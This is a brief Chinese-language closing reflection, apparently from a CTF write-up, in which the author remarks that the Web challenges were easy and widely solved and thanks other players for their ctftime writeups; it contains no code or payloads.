1.这次比赛，Web题目还是比较简单的，各题目的解答人数都是蛮多的，在别的比赛里都是很少见的。对于我个人而言，解题有运气的成分，但是还好，可能也就是最后一题的payload之前没见到过，自己了解的知识内容也还没到那个程度，所以后面的话，还是要看一看相关文献资料。

2.日常感谢大佬们在ctftime上的writeup，能给我提供一些新的其他方面的思路，感谢。谢啦!! ☆ ^ (* ^ - °) v